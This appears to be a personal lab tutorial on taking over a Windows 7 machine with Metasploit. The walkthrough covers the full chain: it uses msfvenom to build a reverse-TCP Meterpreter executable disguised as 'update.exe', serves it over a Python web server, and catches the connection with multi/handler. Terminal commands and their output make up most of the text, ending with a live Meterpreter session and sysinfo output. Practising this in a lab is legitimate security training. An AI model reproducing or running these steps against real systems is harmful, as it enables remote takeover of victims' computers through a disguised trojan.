

Windows 7 Exploitation using Msfvenom

In Windows 7 Exploitation we have seen Icecast exploitation.

1. We used Metasploit Framework for attacking the Victim.


We have an another approach of windows 7 exploitation, where we will

1. Create a payload using “msfvenom”.
2. We will send the payload to victim machine.
3. Once victim installs the payload we will get the meterpreter session.

Create Payload

To create payload we will do the following things:

1. We will open terminal and type “msfvenom --help” .



```
(parrot@parrot) ~
$msfvenom --help
Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
-l, --list           <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload       <payload>   Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options      List --payload <value>'s standard, advanced and evasion options
-f, --format        <format>    Output format (use --list formats to list)
-e, --encoder       <encoder>   The encoder to use (use --list encoders to list)
--service-name     <value>     The service name to use when generating a service binary
--sec-name         <value>     The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest         Generate the smallest possible payload using all available encoders
--encrypt          <value>     The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key      <value>     A key to be used for --encrypt
--encrypt-iv       <value>     An initialization vector for --encrypt
-a, --arch         <arch>      The architecture to use for --payload and --encoders (use --list archs to list)
--platform        <platform>  The platform for --payload (use --list platforms to list)
-o, --out          <path>      Save the payload to a file
-b, --bad-chars    <list>      Characters to avoid example: '\x00\xff'
-n, --nopsled      <length>    Prepend a nopsled of [length] size on to the payload
--pad-nops        Use nopsled size specified by -n <length> as the total payload size, auto-prepend a nopsled of quantity (nops minus payload length)
-s, --space       <length>    The maximum size of the resulting payload
--encoder-space   <length>    The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations  <count>    The number of times to encode the payload
-c, --add-code    <path>     Specify an additional win32 shellcode file to include
-x, --template    <path>     Specify a custom executable file to use as a template
-k, --keep        Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name    <value>    Specify a custom variable name to use for certain output formats
-t, --timeout     <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help        Show this message
```

2. To create Payload, we need to mention few things which are listed below:

a. Payload: We need to mention which payload we want to create. For that we use the command -p

The payload we will select is “windows/meterpreter/reverse_tcp”, Along with this we will select LHOST & LPORT.

LHOST = Listener/Attacker machine IP Address. [So we will enter Kali IP address]

LPORT= By default we will keep it 4444.

b. File Extension: We need to mention the file extension of the payload. In windows we use “.exe” format file.

c. Output: We need to mention the path and filename where it will saved.

Note: All the above commands have to be given together.

Example:

```
File Edit View Search Terminal Help
$msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.14 LPORT=4444 -f exe -o /home/parrot/Documents/Win7Exp/update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/parrot/Documents/Win7Exp/update.exe
```

3. We will start the Metasploit Framework for meterpreter session.

a. Start metesplit in terminal.

```
parrot@parrot:~$ msfconsole
```

b. We will search for exploit “exploit/multi/handler”

Command: search exploit/multi/handler

```
[msf](Jobs:0 Agents:0) >> search exploit/multi/handler
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/apt_package_manager_persistence	1999-03-09	excellent	No	APT Package Manager Persistence
1	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2	exploit/linux/local/bash_profile_persistence	1989-06-08	normal	No	Bash Profile Persistence
3	exploit/linux/local/desktop_privilege_escalation	2014-08-07	excellent	Yes	Desktop Linux Password Stealer and Privilege Escalation
4	exploit/multi/handler		manual	No	Generic Payload Handler
5	exploit/windows/mssql/mssql_linkcrawler	2000-01-01	great	No	Microsoft SQL Server Database Link Crawling Command Execution
6	exploit/windows/browser/persits_xupload_traversal	2009-09-29	excellent	No	Persits XUpload ActiveX MakeHttpRequest Directory Traversal
7	exploit/linux/local/yum_package_manager_persistence	2003-12-17	excellent	No	Yum Package Manager Persistence

Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence

c. We will select/use the exploit highlighted in above screenshot.

Command: “use 4” or “use exploit/multi/handler”

```
[msf](Jobs:0 Agents:0) >> use 4
[*] Using configured payload generic/shell reverse tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

d. We will give the command “options” or “show options”.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.1.14      yes       The listen address (an interface may be specified)
  LPORT      4444              yes       The listen port

Payload options (generic/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.1.14      yes       The listen address (an interface may be specified)
  LPORT      4444              yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.
```

i. In LHOST we will give Kali IP address

Command: "set LHOST <KaliIP>"

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 192.168.1.14
LHOST => 192.168.1.14
```

ii. We will set the payload, as we have observed while creating payload we used payload "windows/meterpreter/reverse_tcp" but in our exploit it is "generic/shell_reverse_tcp"

Command: "set payload windows/meterpreter/reverse_tcp"

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

ONCE BOTH THE THINGS HAVE BEEN SET, WE WILL GIVE THE COMMAND "options" TO CROSS VERIFY IT.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  windows/meterpreter/reverse_tcp

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
Payload options (windows/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.1.14  yes  The listen address (an interface may be specified)
  LPORT  4444  yes  The listen port
```

As we can see both Payload and Lhost is set.

e. Now, we will execute the exploit.

Command: "run"

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.1.14:4444
```

We will keep it as running and open a new terminal to perform next step.


4. Send the payload to Victim Machine [Win7]

a. For that we will use inbuilt python server in kali linux.

Command: python3 -m http.server 80

PLEASE NOTE: WE NEED TO START THE SERVER WHERE OUR PAYLOAD IS SAVED. IN MY CASE IT IS SAVED IN "Documents/Win7Exp" FOLDER.

```
[x]-[parrot@parrot]-[~/Documents/Win7Exp]
$ sudo python3 -m http.server 80
[sudo] password for parrot:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.14 - - [24/Dec/2023 07:29:07] "GET / HTTP/1.1" 200 -
192.168.1.14 - - [24/Dec/2023 07:29:07] code 404, message File not found
192.168.1.14 - - [24/Dec/2023 07:29:07] "GET /favicon.ico HTTP/1.1" 404 -
```



Directory listing for /

- [update.exe](#)

Note: In the above screenshot

- As I have started the python server, in the browser we will type "http://<Your Kali IP>:80" [Over here my IP address is 192.168.1.14]
- Once the page loads we will be able to see the payload created.

We will download and install the payload in Windows 7 (It will give us some warning, but we will click on "Run" command)

Once the installation is completed, we will move to step number 5

5. After the installation, we will get the meterpreter session in metasploit.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 192.168.1.14:4444
[*] Sending stage (175686 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.13:49228) at 2023-12-24 08:05:44 +0000
(Meterpreter 1)(C:\Users\davin\Desktop) >
```

Next we can type command help and execute different commands.

```
(Meterpreter 1)(C:\Users\davin\Desktop) > sysinfo
Computer      : WIN-MNH0F4DQU22
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
(Meterpreter 1)(C:\Users\davin\Desktop) > █
```

Note: Time Rich Text - Date Created: 2023/12/24 - 06:46 - Date Modified: 2023/12/24 - 09:11